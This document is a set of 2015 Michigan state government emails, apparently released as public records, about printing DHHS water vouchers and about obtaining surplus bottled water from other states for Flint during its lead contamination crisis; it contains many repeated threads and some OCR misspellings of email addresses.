| _____ | Date             |

---

**From:** Thompson, Kristi (DTMB)  
**Sent:** Monday, October 05, 2015 3:44 PM  
**To:** Miller, Mark (DTMB)  
**Subject:** RE: DHHS Water Voucher

Thanks for the update.

Thanks,  
Kristi

Kristi Thompson, Director  
Logistics & Operations Support  
Department of Technology, Management & Budget  
Office @ GSB: 517.636.5407  
Office @ Surplus: 517.335.1006  
Office @ Records Center: 517.373.1844

---

**From:** Miller, Mark (DTMB)  
**Sent:** Monday, October 5, 2015 9:15 AM  
**To:** Thompson, Kristi (DTMB) <[thompsonk1@michigan.gov](mailto:thompsonk1@michigan.gov)>  
**Subject:** DHHS Water Voucher

I have talked with Rebeca Cook and with Christine Sanchez this morning.  
Here is where the project stands.  
Chris Sanchez has the latest proof, #6A.  
She is working with her group to get the final changes over to us.

Our staff:  
Paper is cut and is at the iGen ready to print  
Brad Best is waiting for the final file to add the sequential numbers  
Dan Chipman is waiting for the final changes to come in from DHHS so he can make them in our file

Once printed and cut, we will deliver local here in Lansing.  
DHHS has an employee that works in Lansing and lives in Flint and is willing to drop them off.

I will keep you updated as the proof comes back.

Mark Miller  
Print & Mail Consultant  
Printing Services  
General Services Building

7461 Crowner Dr  
Lansing MI 48913  
P-517-322-6455  
F-517-322-5968

---

**From:** Thompson, Kristi (DTMB)  
**Sent:** Wednesday, December 16, 2015 12:17 PM  
**To:** VanCoevering, Joyce (DTMB)  
**Subject:** FW: Bottled Water

Just wanted to share how proactive Carrie is being with the City of Flint.

Carrie has already heard back from the State of S. Carolina who is offering up 9-10 semi loads of bottled water.

We are going to waive all of our fees as well.

Thanks,  
Kristi

Kristi Thompson, Director  
Logistics & Operations Support  
Department of Technology, Management & Budget  
Office @ OSB: 517.636.5407  
Office @ Surplus: 517.335.1006  
Office @ Records Center: 517.373.1844



**HELP. CONNECT. SOLVE.**

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**From:** Rambo, Carolyn (DTMB)  
**Sent:** Wednesday, December 16, 2015 10:44 AM  
**To:** [abrinkman@nd.gov](mailto:abrinkman@nd.gov); [akeisler@gs.sc.gov](mailto:akeisler@gs.sc.gov); [amy.rice@das.ohio.gov](mailto:amy.rice@das.ohio.gov); [andrew.i.giroux@maine.gov](mailto:andrew.i.giroux@maine.gov); [ann.kitzman@state.mn.us](mailto:ann.kitzman@state.mn.us); [anthony.johnson@dgs.state.md.us](mailto:anthony.johnson@dgs.state.md.us); [brad.frandsen@nebraska.gov](mailto:brad.frandsen@nebraska.gov); [charlie.summerfield@alaska.gov](mailto:charlie.summerfield@alaska.gov); [christopher.barela@state.nm.us](mailto:christopher.barela@state.nm.us); [clint.schmidt@iowa.gov](mailto:clint.schmidt@iowa.gov); [craig.i.kuraoka@hawaii.gov](mailto:craig.i.kuraoka@hawaii.gov); [curtis.howard@illinois.gov](mailto:curtis.howard@illinois.gov); [danielle.tatarakis@dgs.ca.gov](mailto:danielle.tatarakis@dgs.ca.gov); [danmartinez@utah.gov](mailto:danmartinez@utah.gov); [darci.king@dgs.ca.gov](mailto:darci.king@dgs.ca.gov); [david.baker@des.wa.gov](mailto:david.baker@des.wa.gov); [elizabeth.i.perdue@wv.gov](mailto:elizabeth.i.perdue@wv.gov); [Floyd.Coburn@dgs.virginia.gov](mailto:Floyd.Coburn@dgs.virginia.gov); [gary.thornton@ky.gov](mailto:gary.thornton@ky.gov); [gayleen.wyant@wyo.gov](mailto:gayleen.wyant@wyo.gov); [glandry@admin.nv.gov](mailto:glandry@admin.nv.gov); [holly.gustner@state.mn.us](mailto:holly.gustner@state.mn.us); [james.hollis@adm.idaho.gov](mailto:james.hollis@adm.idaho.gov); [jim.rooker@das.ohio.gov](mailto:jim.rooker@das.ohio.gov); [john.etheridge@doa.nc.gov](mailto:john.etheridge@doa.nc.gov); [jsupry@nhsa.state.nh.us](mailto:jsupry@nhsa.state.nh.us); [kaelene.borkowski@state.sd.us](mailto:kaelene.borkowski@state.sd.us); [kristy.fierro@tfc.state.tx.us](mailto:kristy.fierro@tfc.state.tx.us); [leeann.braun@oa.mo.gov](mailto:leeann.braun@oa.mo.gov); [Linda.hubeny@ct.gov](mailto:Linda.hubeny@ct.gov); [lopnisurplus@gw.nisp.org](mailto:lopnisurplus@gw.nisp.org); [mailto:christopher.brooks@alaska.gov](mailto:mailto:christopher.brooks@alaska.gov) <[christopher.brooks@alaska.gov](mailto:christopher.brooks@alaska.gov)>; [marvin.manassa@dc.gov](mailto:marvin.manassa@dc.gov); [mathearn@mt.gov](mailto:mathearn@mt.gov); [matt.gilbreath@print.ks.gov](mailto:matt.gilbreath@print.ks.gov); [MChella@Admin.RI.Gov](mailto:MChella@Admin.RI.Gov); [Michael.Deckelman@dfa.ms.gov](mailto:Michael.Deckelman@dfa.ms.gov); [Michael.Ristroph@la.gov](mailto:Michael.Ristroph@la.gov); [michelle.berry@doc.state.co.us](mailto:michelle.berry@doc.state.co.us); [Mike.McClure@DMS.myflorida.com](mailto:Mike.McClure@DMS.myflorida.com); [Missy.Elmore@dfa.ms.gov](mailto:Missy.Elmore@dfa.ms.gov); [mstringent@pa.gov](mailto:mstringent@pa.gov); [normajane.davall@state.de.us](mailto:normajane.davall@state.de.us); [olgamr@ass.pr.gov](mailto:olgamr@ass.pr.gov); [paul.guerino@state.ma.us](mailto:paul.guerino@state.ma.us); [procurement@pticom.com](mailto:procurement@pticom.com); **Rambo, Carolyn (DTMB)** <[RamboC1@michigan.gov](mailto:RamboC1@michigan.gov)>; [ray.bamba@mail.gov.gu](mailto:ray.bamba@mail.gov.gu); [rbeaman@idoa.in.gov](mailto:rbeaman@idoa.in.gov); [rita.acevedo@dms.myflorida.com](mailto:rita.acevedo@dms.myflorida.com); [roger.stone@omes.ok.gov](mailto:roger.stone@omes.ok.gov); [shane.bailey@adeca.alabama.gov](mailto:shane.bailey@adeca.alabama.gov); [shane.bailey@adeca.alabama.gov](mailto:shane.bailey@adeca.alabama.gov); [Stacey.Hooper@tn.gov](mailto:Stacey.Hooper@tn.gov); [steve.perica@azdoa.gov](mailto:steve.perica@azdoa.gov); [steven.ekin@doas.ga.gov](mailto:steven.ekin@doas.ga.gov); [sven.anderson@state.or.us](mailto:sven.anderson@state.or.us); [terry.lamos@state.vt.us](mailto:terry.lamos@state.vt.us); [Thomas.osterhout@ogs.nv.gov](mailto:Thomas.osterhout@ogs.nv.gov); [thornsby@gs.sc.gov](mailto:thornsby@gs.sc.gov); [tiaotalaga.kruse@op.as.gov](mailto:tiaotalaga.kruse@op.as.gov);

[tina.owens@adem.arkansas.gov](mailto:tina.owens@adem.arkansas.gov); [wilswg@wtcsf.tec.wi.us](mailto:wilswg@wtcsf.tec.wi.us)


**Cc:** 'executivedirector@NASASP.org' <[executivedirector@NASASP.org](mailto:executivedirector@NASASP.org)>; Doug Janka - 5QSC ([doug.janka@gsa.gov](mailto:doug.janka@gsa.gov)) <[doug.janka@gsa.gov](mailto:doug.janka@gsa.gov)>; Clark, Stephanie (DTMB) <[clarks18@michigan.gov](mailto:clarks18@michigan.gov)>; Thompson, Kristi (DTMB) <[thompsonk1@michigan.gov](mailto:thompsonk1@michigan.gov)>

**Subject:** Bottled Water

The State of Michigan is in need of bottled water for the City of Flint. The mayor of Flint, MI declared a state of emergency over contaminated water in the city. The city's water supply is contaminated by high levels of lead. Currently [gsaxcess.gov](http://gsaxcess.gov) does not have cases of bottled water available. Please let me know if your state has bottled water available for transfer.

Thank you,

Carolyn Rambo, Program Supervisor  
State & Federal Surplus Property Program  
Logistics & Operations Support Division  
3111 W. St. Joseph St., Lansing, MI 48917  
[rambocl@michigan.gov](mailto:rambocl@michigan.gov)  
(517) 241-4947 Office  
(517) 243-4679 Cell  
(517) 334-8262 Fax



**HELP. CONNECT. SOLVE.**

---

**From:** Thompson, Kristi (DTMB)  
**Sent:** Wednesday, December 16, 2015 1:44 PM  
**To:** VanCoevering, Joyce (DTMB)  
**Subject:** RE: Bottled Water

What do you mean? Carrie is initiating this on her own through the Federal Surplus program.

Thanks,  
Kristi

Kristi Thompson, Director  
Logistics & Operations Support  
Department of Technology, Management & Budget  
Office @ GSB: 517.636.5407  
Office @ Surplus: 517.335.1006  
Office @ Records Center: 517.373.1844



---

**From:** VanCoevering, Joyce (DTMB)  
**Sent:** Wednesday, December 16, 2015 1:02 PM  
**To:** Thompson, Kristi (DTMB) <[thompsonk1@michigan.gov](mailto:thompsonk1@michigan.gov)>  
**Subject:** Re: Bottled Water

OMG. who from DTMB are you working with on this

On Dec 16, 2015, at 12:16 PM, Thompson, Kristi (DTMB) <[thompsonk1@michigan.gov](mailto:thompsonk1@michigan.gov)> wrote:

Just wanted to share how proactive Carrie is being with the City of Flint.

Carrie has already heard back from the State of S. Carolina who is offering up 9-10 semi loads of bottled water.

We are going to waive all of our fees as well.

Thanks,  
Kristi

Kristi Thompson, Director



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Office @ Records Center: 517.373.1844



**HELP. CONNECT. SOLVE.**

---

**From:** Rambo, Carolyn (DTMB)

**Sent:** Wednesday, December 16, 2015 10:44 AM

**To:** [abrinkman@nd.gov](mailto:abrinkman@nd.gov); [akeisler@gs.sc.gov](mailto:akeisler@gs.sc.gov); [amy.rice@das.ohio.gov](mailto:amy.rice@das.ohio.gov); [andrew.l.giroux@maine.gov](mailto:andrew.l.giroux@maine.gov); [ann.kitzman@state.mn.us](mailto:ann.kitzman@state.mn.us); [anthony.johnson@dgs.state.md.us](mailto:anthony.johnson@dgs.state.md.us); [brad.frandsen@nebraska.gov](mailto:brad.frandsen@nebraska.gov); [charlie.summerfield@alaska.gov](mailto:charlie.summerfield@alaska.gov); [christopher.barela@state.nm.us](mailto:christopher.barela@state.nm.us); [clint.schmidt@iowa.gov](mailto:clint.schmidt@iowa.gov); [craig.i.kuraoka@hawaii.gov](mailto:craig.i.kuraoka@hawaii.gov); [curtis.howard@illinois.gov](mailto:curtis.howard@illinois.gov); [danielie.tatarakis@dgs.ca.gov](mailto:danielie.tatarakis@dgs.ca.gov); [danmartinez@utah.gov](mailto:danmartinez@utah.gov); [darci.king@dgs.ca.gov](mailto:darci.king@dgs.ca.gov); [david.baker@des.wa.gov](mailto:david.baker@des.wa.gov); [elizabeth.l.perdue@wv.gov](mailto:elizabeth.l.perdue@wv.gov); [Floyd.Coburn@dgs.virginia.gov](mailto:Floyd.Coburn@dgs.virginia.gov); [gary.thornton@ky.gov](mailto:gary.thornton@ky.gov); [gayleen.wyant@wyo.gov](mailto:gayleen.wyant@wyo.gov); [glandry@admin.nv.gov](mailto:glandry@admin.nv.gov); [holliv.gustner@state.mn.us](mailto:holliv.gustner@state.mn.us); [james.hollis@adm.idaho.gov](mailto:james.hollis@adm.idaho.gov); [jim.rooker@das.ohio.gov](mailto:jim.rooker@das.ohio.gov); [john.etheridge@doa.nc.gov](mailto:john.etheridge@doa.nc.gov); [jsupry@nhsa.state.nh.us](mailto:jsupry@nhsa.state.nh.us); [kaelene.borkowski@state.sd.us](mailto:kaelene.borkowski@state.sd.us); [kristy.fierro@tfc.state.tx.us](mailto:kristy.fierro@tfc.state.tx.us); [leeann.braun@oa.mo.gov](mailto:leeann.braun@oa.mo.gov); [linda.hubery@ct.gov](mailto:linda.hubery@ct.gov); [lppnlsurplus@gw.nisp.org](mailto:lppnlsurplus@gw.nisp.org); [mailto:christopher.brooks@alaska.gov](mailto:mailto:christopher.brooks@alaska.gov); [christopher.brooks@alaska.gov](mailto:christopher.brooks@alaska.gov); [marvin.manassa@dc.gov](mailto:marvin.manassa@dc.gov); [mathearn@mt.gov](mailto:mathearn@mt.gov); [matt.gilbreath@print.ks.gov](mailto:matt.gilbreath@print.ks.gov); [MChella@Admin.RI.Gov](mailto:MChella@Admin.RI.Gov); [Michael.Deckelman@dfa.ms.gov](mailto:Michael.Deckelman@dfa.ms.gov); [Michael.Ristroph@la.gov](mailto:Michael.Ristroph@la.gov); [michelle.berry@doc.state.co.us](mailto:michelle.berry@doc.state.co.us); [Mike.McClure@DMS.myflorida.com](mailto:Mike.McClure@DMS.myflorida.com); [Missy.Eimore@dfa.ms.gov](mailto:Missy.Eimore@dfa.ms.gov); [mstringent@pa.gov](mailto:mstringent@pa.gov); [normajane.davall@state.de.us](mailto:normajane.davall@state.de.us); [olgamr@asg.pr.gov](mailto:olgamr@asg.pr.gov); [paul.guerino@state.ma.us](mailto:paul.guerino@state.ma.us); [procurement@pticom.com](mailto:procurement@pticom.com); **Rambo, Carolyn (DTMB)** [RamboC1@michigan.gov](mailto:RamboC1@michigan.gov); [ray.bamba@mail.gov.gu](mailto:ray.bamba@mail.gov.gu); [rbeaman@idoa.in.gov](mailto:rbeaman@idoa.in.gov); [rita.acevedo@dms.myflorida.com](mailto:rita.acevedo@dms.myflorida.com); [roger.stone@omes.ok.gov](mailto:roger.stone@omes.ok.gov); [shane.bailey@adeca.alabama.gov](mailto:shane.bailey@adeca.alabama.gov); [shane.bailey@adeca.alabama.gov](mailto:shane.bailey@adeca.alabama.gov); [Stacey.Hooper@tn.gov](mailto:Stacey.Hooper@tn.gov); [steve.perica@azdoa.gov](mailto:steve.perica@azdoa.gov); [steven.ekin@doas.ga.gov](mailto:steven.ekin@doas.ga.gov); [sven.anderson@state.or.us](mailto:sven.anderson@state.or.us); [terry.lamos@state.vt.us](mailto:terry.lamos@state.vt.us); [Thomas.osterhout@ogs.ny.gov](mailto:Thomas.osterhout@ogs.ny.gov); [thornsby@gs.sc.gov](mailto:thornsby@gs.sc.gov); [tiaotalaga.kruse@op.as.gov](mailto:tiaotalaga.kruse@op.as.gov); [tina.owens@adem.arkansas.gov](mailto:tina.owens@adem.arkansas.gov); [wilswg@wtcsf.tec.wi.us](mailto:wilswg@wtcsf.tec.wi.us)  
**Cc:** [executivedirector@NASASP.org](mailto:executivedirector@NASASP.org) [executivedirector@NASASP.org](mailto:executivedirector@NASASP.org); **Doug Janka - 5QSC** [doug.janka@gsa.gov](mailto:doug.janka@gsa.gov) [doug.janka@gsa.gov](mailto:doug.janka@gsa.gov); **Clark, Stephanie (DTMB)** [clarks18@michigan.gov](mailto:clarks18@michigan.gov); **Thompson, Kristi (DTMB)** [thompsonk1@michigan.gov](mailto:thompsonk1@michigan.gov)  
**Subject:** Bottled Water

The State of Michigan is in need of bottled water for the City of Flint. The mayor of Flint, MI declared a state of emergency over contaminated water in the city. The city's water supply is contaminated by high levels of lead. Currently [gsaccess.gov](http://gsaccess.gov) does not have cases of bottled water available. Please let me know if your state has bottled water available for transfer.

Thank you,

Carolyn Rambo, Program Supervisor  
State & Federal Surplus Property Program  
Logistics & Operations Support Division  
3111 W. St. Joseph St., Lansing, MI 48917  
[rambocl@michigan.gov](mailto:rambocl@michigan.gov)  
(517) 241-4947 Office  
(517) 243-4679 Cell  
(517) 334-8262 Fax



HELP. CONNECT. SOLVE.

---

**From:** Thompson, Kristi (DTMB)  
**Sent:** Wednesday, December 16, 2015 2:05 PM  
**To:** VanCoevering, Joyce (DTMB)  
**Subject:** RE: Bottled Water

She's utilizing the Federal Surplus Property program to transfer Federal items to the City of Flint. They will be a donee of the program (filling out application now). No different than getting them a truck or car parts it's just that this item is water. This has nothing to do with the Governor's Office declaring a state of emergency (which I do not believe he has done) and following their protocol.

Thanks,  
Kristi

Kristi Thompson, Director  
Logistics & Operations Support  
Department of Technology, Management & Budget  
Office @ GSB: 517.636.5407  
Office @ Surplus: 517.335.1006  
Office @ Records Center: 517.373.1844




**HELP. CONNECT. SOLVE.**

---

**From:** VanCoevering, Joyce (DTMB)  
**Sent:** Wednesday, December 16, 2015 2:03 PM  
**To:** Thompson, Kristi (DTMB) <thompsonk1@michigan.gov>  
**Subject:** RE: Bottled Water

So she is just giving the water to Flint? Isn't this activity coordinated through the Gov's/DEQ office?

Joyce Van Coevering, Director  
Office of Support Services  
MI Department of Technology, Management and Budget  
517-322-5005



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
---

**From:** Thompson, Kristi (DTMB)  
**Sent:** Wednesday, December 16, 2015 1:44 PM  
**To:** VanCoevering, Joyce (DTMB) <[Vancoeveringj1@michigan.gov](mailto:Vancoeveringj1@michigan.gov)>  
**Subject:** RE: Bottled Water

What do you mean? Carrie is initiating this on her own through the Federal Surplus program.

Thanks,  
Kristi

Kristi Thompson, Director  
Logistics & Operations Support  
Department of Technology, Management & Budget  
Office @ GSB: 517.636.5407  
Office @ Surplus: 517.335.1006  
Office @ Records Center: 517.373.1844



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---

**From:** VanCoevering, Joyce (DTMB)  
**Sent:** Wednesday, December 16, 2015 1:02 PM  
**To:** Thompson, Kristi (DTMB) <[thompsonk1@michigan.gov](mailto:thompsonk1@michigan.gov)>  
**Subject:** Re: Bottled Water

OMG. who from DTMB are you working with on this

On Dec 16, 2015, at 12:16 PM, Thompson, Kristi (DTMB) <[thompsonk1@michigan.gov](mailto:thompsonk1@michigan.gov)> wrote:

Just wanted to share how proactive Carrie is being with the City of Flint.

Carrie has already heard back from the State of S. Carolina who is offering up 9-10 semi loads of bottled water.

We are going to waive all of our fees as well.

Thanks,  
Kristi

Kristi Thompson, Director  
Logistics & Operations Support  
Department of Technology, Management & Budget  
Office @ GSB: 517.636.5407  
Office @ Surplus: 517.335.1006



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---

**From:** Rambo, Carolyn (DTMB)

**Sent:** Wednesday, December 16, 2015 10:44 AM

**To:** [abrinkman@nd.gov](mailto:abrinkman@nd.gov); [akeisler@gs.sc.gov](mailto:akeisler@gs.sc.gov); [amy.rice@das.ohio.gov](mailto:amy.rice@das.ohio.gov); [andrew.l.giroux@maine.gov](mailto:andrew.l.giroux@maine.gov); [ann.kitzman@state.mn.us](mailto:ann.kitzman@state.mn.us); [anthony.johnson@dgs.state.md.us](mailto:anthony.johnson@dgs.state.md.us); [brad.frandsen@nebraska.gov](mailto:brad.frandsen@nebraska.gov); [charlie.summerfield@alaska.gov](mailto:charlie.summerfield@alaska.gov); [christopher.barela@state.nm.us](mailto:christopher.barela@state.nm.us); [clint.schmidt@iowa.gov](mailto:clint.schmidt@iowa.gov); [craig.i.kuraoka@hawaii.gov](mailto:craig.i.kuraoka@hawaii.gov); [curtis.howard@illinois.gov](mailto:curtis.howard@illinois.gov); [danielie.tatarakis@dgs.ca.gov](mailto:danielie.tatarakis@dgs.ca.gov); [danmartinez@utah.gov](mailto:danmartinez@utah.gov); [darci.king@dgs.ca.gov](mailto:darci.king@dgs.ca.gov); [david.baker@des.wa.gov](mailto:david.baker@des.wa.gov); [elizabeth.l.perdue@wv.gov](mailto:elizabeth.l.perdue@wv.gov); [Floyd.Coburn@dgs.virginia.gov](mailto:Floyd.Coburn@dgs.virginia.gov); [gary.thornton@ky.gov](mailto:gary.thornton@ky.gov); [gayleen.wyant@wyo.gov](mailto:gayleen.wyant@wyo.gov); [glandry@admin.nv.gov](mailto:glandry@admin.nv.gov); [holliv.gustner@state.mn.us](mailto:holliv.gustner@state.mn.us); [james.hollis@adm.idaho.gov](mailto:james.hollis@adm.idaho.gov); [jim.rooker@das.ohio.gov](mailto:jim.rooker@das.ohio.gov); [john.etheridge@doa.nc.gov](mailto:john.etheridge@doa.nc.gov); [jsupry@nhsa.state.nh.us](mailto:jsupry@nhsa.state.nh.us); [kaelene.borkowski@state.sd.us](mailto:kaelene.borkowski@state.sd.us); [kristy.fierro@tfc.state.tx.us](mailto:kristy.fierro@tfc.state.tx.us); [leeann.braun@oa.mo.gov](mailto:leeann.braun@oa.mo.gov); [Linda.hubeny@ct.gov](mailto:Linda.hubeny@ct.gov); [lpnrisurplus@gw.nisp.org](mailto:lpnrisurplus@gw.nisp.org); [mailto:christopher.brooks@alaska.gov](mailto:mailto:christopher.brooks@alaska.gov); [christopher.brooks@alaska.gov](mailto:christopher.brooks@alaska.gov); [marvin.manassa@dc.gov](mailto:marvin.manassa@dc.gov); [mathearn@mt.gov](mailto:mathearn@mt.gov); [matt.gilbreath@print.ks.gov](mailto:matt.gilbreath@print.ks.gov); [MChella@Admin.RI.Gov](mailto:MChella@Admin.RI.Gov); [Michael.Deckelman@dfa.ms.gov](mailto:Michael.Deckelman@dfa.ms.gov); [Michael.Ristroph@la.gov](mailto:Michael.Ristroph@la.gov); [michelle.berry@doc.state.co.us](mailto:michelle.berry@doc.state.co.us); [Mike.McClure@DM5.myflorida.com](mailto:Mike.McClure@DM5.myflorida.com); [Missy.Fimore@dfa.ms.gov](mailto:Missy.Fimore@dfa.ms.gov); [mstringent@pa.gov](mailto:mstringent@pa.gov); [normajane.davall@state.de.us](mailto:normajane.davall@state.de.us); [olgamr@asg.pr.gov](mailto:olgamr@asg.pr.gov); [paul.guerino@state.ma.us](mailto:paul.guerino@state.ma.us); [procurement@pticom.com](mailto:procurement@pticom.com); **Rambo, Carolyn (DTMB)** [RamboC1@michigan.gov](mailto:RamboC1@michigan.gov); [ray.bamba@mail.gov.gu](mailto:ray.bamba@mail.gov.gu); [rbeaman@idoa.in.gov](mailto:rbeaman@idoa.in.gov); [rita.acevedo@dms.myflorida.com](mailto:rita.acevedo@dms.myflorida.com); [roger.stone@omes.ok.gov](mailto:roger.stone@omes.ok.gov); [shane.bailey@adeca.alabama.gov](mailto:shane.bailey@adeca.alabama.gov); [shane.bailey@adeca.alabama.gov](mailto:shane.bailey@adeca.alabama.gov); [Stacey.Hooper@tn.gov](mailto:Stacey.Hooper@tn.gov); [steve.perica@azdoa.gov](mailto:steve.perica@azdoa.gov); [steven.ekin@doas.ga.gov](mailto:steven.ekin@doas.ga.gov); [sven.anderson@state.or.us](mailto:sven.anderson@state.or.us); [terry.lamos@state.vt.us](mailto:terry.lamos@state.vt.us); [Thomas.osterhout@ogs.ny.gov](mailto:Thomas.osterhout@ogs.ny.gov); [thornsby@gs.sc.gov](mailto:thornsby@gs.sc.gov); [tiaotalaga.kruse@op.as.gov](mailto:tiaotalaga.kruse@op.as.gov); [tina.owens@adem.arkansas.gov](mailto:tina.owens@adem.arkansas.gov); [wilswg@wtcsf.tec.wi.us](mailto:wilswg@wtcsf.tec.wi.us)  
**Cc:** ['executivedirector@NASASP.org'](mailto:'executivedirector@NASASP.org') [<executivedirector@NASASP.org>](mailto:'executivedirector@NASASP.org'); **Doug Janka - 5QSC** [<doug.janka@gsa.gov>](mailto:(doug.janka@gsa.gov)); **Clark, Stephanie (DTMB)** [clarks18@michigan.gov](mailto:<clarks18@michigan.gov>); **Thompson, Kristi (DTMB)** [thompsonk1@michigan.gov](mailto:<thompsonk1@michigan.gov>)

**Subject:** Bottled Water

The State of Michigan is in need of bottled water for the City of Flint. The mayor of Flint, MI declared a state of emergency over contaminated water in the city. The city's water supply is contaminated by high levels of lead. Currently [gsaccess.gov](http://gsaccess.gov) does not have cases of bottled water available. Please let me know if your state has bottled water available for transfer.

Thank you,

Carolyn Rambo, Program Supervisor  
State & Federal Surplus Property Program  
Logistics & Operations Support Division  
3111 W. St. Joseph St., Lansing, MI 48917  
[ramboc1@michigan.gov](mailto:ramboc1@michigan.gov)  
(517) 241-4947 Office  
(517) 243-4679 Cell  
(517) 334-8262 Fax



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
---

**From:** Thompson, Kristi (DTMB)  
**Sent:** Wednesday, December 16, 2015 2:14 PM  
**To:** VanCoevering, Joyce (DTMB)  
**Subject:** RE: Bottled Water

Absolutely. Will do by end of the day.

Thanks,  
Kristi

Kristi Thompson, Director  
Logistics & Operations Support  
Department of Technology, Management & Budget  
Office @ GSB: 517.636.5407  
Office @ Surplus: 517.335.1006  
Office @ Records Center: 517.373.1844



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**From:** VanCoevering, Joyce (DTMB)  
**Sent:** Wednesday, December 16, 2015 2:07 PM  
**To:** Thompson, Kristi (DTMB) <thompsonk1@michigan.gov>  
**Subject:** RE: Bottled Water

Gotcha. Please send me a couple bullet points so that I can share with Brom and Caleb.

Joyce Van Coevering, Director  
Office of Support Services  
MI Department of Technology, Management and Budget  
517-322-5005



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
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**To:** VanCoevering, Joyce (DTMB) <[Vancoeveringj1@michigan.gov](mailto:Vancoeveringj1@michigan.gov)>  
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
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---

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Joyce Van Coevering, Director  
Office of Support Services  
MI Department of Technology, Management and Budget  
517-322-5005



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
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**Subject:** RE: Bottled Water

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Thanks,  
Kristi

Kristi Thompson, Director  
Logistics & Operations Support  
Department of Technology, Management & Budget  
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**Subject:** Re: Bottled Water

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Just wanted to share how proactive Carrie is being with the City of Flint.

Carrie has already heard back from the State of S. Carolina who is offering up 9-10 semi loads of bottled water.

We are going to waive all of our fees as well.

Thanks,  
Kristi

Kristi Thompson, Director  
Logistics & Operations Support  
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**Sent:** Wednesday, December 16, 2015 10:44 AM  
**To:** [abrinkman@nd.gov](mailto:abrinkman@nd.gov); [akeisler@gs.sc.gov](mailto:akeisler@gs.sc.gov); [amy.rice@das.ohio.gov](mailto:amy.rice@das.ohio.gov); [andrew.l.giroux@maine.gov](mailto:andrew.l.giroux@maine.gov); [ann.kitzman@state.mn.us](mailto:ann.kitzman@state.mn.us); [anthony.johnson@dgs.state.md.us](mailto:anthony.johnson@dgs.state.md.us); [brad.frandsen@nebraska.gov](mailto:brad.frandsen@nebraska.gov);

[charlie.summerfield@alaska.gov](mailto:charlie.summerfield@alaska.gov); [christopher.barela@state.nm.us](mailto:christopher.barela@state.nm.us); [clint.schmidt@iowa.gov](mailto:clint.schmidt@iowa.gov);  
[craig.i.kuraoka@hawaii.gov](mailto:craig.i.kuraoka@hawaii.gov); [curtis.howard@illinois.gov](mailto:curtis.howard@illinois.gov); [danielle.tatarakis@dgs.ca.gov](mailto:danielle.tatarakis@dgs.ca.gov);  
[danmartinez@utah.gov](mailto:danmartinez@utah.gov); [darci.king@dgs.ca.gov](mailto:darci.king@dgs.ca.gov); [david.baker@des.wa.gov](mailto:david.baker@des.wa.gov); [elizabeth.i.perdue@wv.gov](mailto:elizabeth.i.perdue@wv.gov);  
[Floyd.Coburn@dgs.virginia.gov](mailto:Floyd.Coburn@dgs.virginia.gov); [gary.thornton@ky.gov](mailto:gary.thornton@ky.gov); [gayleen.wyant@wyo.gov](mailto:gayleen.wyant@wyo.gov);  
[glandry@admin.nv.gov](mailto:glandry@admin.nv.gov); [holly.gustner@state.mn.us](mailto:holly.gustner@state.mn.us); [james.hollis@adm.idaho.gov](mailto:james.hollis@adm.idaho.gov);  
[jim.rooker@das.ohio.gov](mailto:jim.rooker@das.ohio.gov); [john.etheridge@doa.nc.gov](mailto:john.etheridge@doa.nc.gov); [jsupry@nhsa.state.nh.us](mailto:jsupry@nhsa.state.nh.us);  
[kaelene.borkowski@state.sd.us](mailto:kaelene.borkowski@state.sd.us); [kristy.fierro@tfc.state.tx.us](mailto:kristy.fierro@tfc.state.tx.us); [leeann.braun@oa.mo.gov](mailto:leeann.braun@oa.mo.gov);  
[Linda.hubeny@ct.gov](mailto:Linda.hubeny@ct.gov); [lpnjurplus@gw.nisp.org](mailto:lpnjurplus@gw.nisp.org); [mailto:christopher.brooks@alaska.gov](mailto:mailto:christopher.brooks@alaska.gov)  
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[Missy.Eimore@dfa.ms.gov](mailto:Missy.Eimore@dfa.ms.gov); [mstringent@pa.gov](mailto:mstringent@pa.gov); [normajane.davall@state.de.us](mailto:normajane.davall@state.de.us); [olgamr@asg.or.gov](mailto:olgamr@asg.or.gov);  
[paul.guerino@state.ma.us](mailto:paul.guerino@state.ma.us); [procurement@pticom.com](mailto:procurement@pticom.com); **Rambo, Carolyn (DTMB)**  
[RamboC1@michigan.gov](mailto:RamboC1@michigan.gov); [ray.bamba@mail.gov.gu](mailto:ray.bamba@mail.gov.gu); [rbeaman@idoc.in.gov](mailto:rbeaman@idoc.in.gov);  
[rita.acevedo@dms.myflorida.com](mailto:rita.acevedo@dms.myflorida.com); [roger.stone@omes.ok.gov](mailto:roger.stone@omes.ok.gov); [shane.bailey@adeca.alabama.gov](mailto:shane.bailey@adeca.alabama.gov);  
[shane.bailey@adeca.alabama.gov](mailto:shane.bailey@adeca.alabama.gov); [Stacey.Hooper@tn.gov](mailto:Stacey.Hooper@tn.gov); [steve.perica@azdoa.gov](mailto:steve.perica@azdoa.gov);  
[steven.ekin@doas.ga.gov](mailto:steven.ekin@doas.ga.gov); [svan.anderson@state.or.us](mailto:svan.anderson@state.or.us); [terry.lamos@state.vt.us](mailto:terry.lamos@state.vt.us);  
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[tina.owens@adem.arkansas.gov](mailto:tina.owens@adem.arkansas.gov); [wilswg@wtcsf.tec.wi.us](mailto:wilswg@wtcsf.tec.wi.us)  
**Cc:** [executivedirector@NASASP.org](mailto:executivedirector@NASASP.org) [executivedirector@NASASP.org](mailto:executivedirector@NASASP.org); **Doug Janka - 5QSC**  
[doug.janka@gsa.gov](mailto:doug.janka@gsa.gov) [doug.janka@gsa.gov](mailto:doug.janka@gsa.gov); **Clark, Stephanie (DTMB)** [clarks18@michigan.gov](mailto:clarks18@michigan.gov);  
**Thompson, Kristi (DTMB)** [thompsonk1@michigan.gov](mailto:thompsonk1@michigan.gov)  
**Subject:** Bottled Water

The State of Michigan is in need of bottled water for the City of Flint. The mayor of Flint, MI declared a state of emergency over contaminated water in the city. The city's water supply is contaminated by high levels of lead. Currently [gsaccess.gov](http://gsaccess.gov) does not have cases of bottled water available. Please let me know if your state has bottled water available for transfer.

Thank you,

Carolyn Rambo, Program Supervisor  
 State & Federal Surplus Property Program  
 Logistics & Operations Support Division  
 3111 W. St. Joseph St., Lansing, MI 48917  
[ramboc1@michigan.gov](mailto:ramboc1@michigan.gov)  
 (517) 241-4947 Office  
 (517) 243-4679 Cell  
 (517) 334-8262 Fax



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
---

**From:** Thompson, Kristi (DTMB)  
